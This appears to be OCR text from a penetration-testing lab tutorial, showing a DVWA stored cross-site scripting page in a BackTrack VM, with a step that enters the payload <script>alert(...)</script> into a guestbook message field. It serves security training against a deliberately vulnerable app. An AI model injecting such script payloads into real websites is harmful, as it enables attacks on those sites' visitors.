Name *

Message *


Name: test
Message: This is a test comment.

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Step 5: Basic XSS Test.

1. Name: Test 1
2. Message: <script>alert("This is a XSS Exploit Test")</script>
3. Click Sign Guestbook



BackTrack5R1 - VMware Player
Applications Places System
Sun Apr 29, 9:48 PM
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.106/dvwa/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Sign Guestbook
root@bt: ~
Damn Vulnerable Web ...
To return to your computer, press Ctrl+Alt.
vmware

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Test 1

Message * <script>alert("This is a XSS Exploit Test")</script>

Name: test
Message: This is a test comment.

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html